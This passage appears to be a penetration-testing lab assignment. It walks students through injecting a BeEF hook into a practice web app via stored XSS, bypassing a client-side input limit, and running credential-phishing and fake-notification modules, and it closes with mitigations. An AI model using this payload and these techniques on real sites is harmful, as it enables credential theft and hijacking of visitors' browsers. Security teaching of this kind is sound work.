


Return to the BeEF control panel. In the center panel, select the first option. Note that now on the right panel, the username and password have been captured by the attacker.




Now that you know how to use the BeEF tool, you'll use it to test the Replicants web application. You are tasked with using a stored XSS attack to inject a BeEF hook into Replicants' main website.

* Task details:
  + The page you will test is the Replicants Stored XSS application which was used the first day of this unit: http://192.168.13.25/vulnerabilities/xss\_s/
  + The BeEF hook, which was returned after running the sudo beef command was: http://127.0.0.1:3000/hook.js
  + The payload to inject with this BeEF hook is: <script src="http://127.0.0.1:3000/hook.js"></script>
  + When you attempt to inject this payload, you will encounter a client-side limitation that will not allow you to enter the whole payload. You will need to find away around this limitation.




Hint: Try right-clicking and selecting "Inspecting the Element".




* + Once you are able to hook into Replicants website, attempt a couple BeEF exploits. Some that work well include:


**Social Engineering >> Pretty Theft**



**Social Engineering >> Fake Notification Bar**



**Host >> Get Geolocation (Third Party)**



**Deliverable:** Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.

**Possible mitigation strategies:**

* + Sanitize user input and use validation to catch potentially malicious input
  + Limit use of user-provided data to only what’s necessary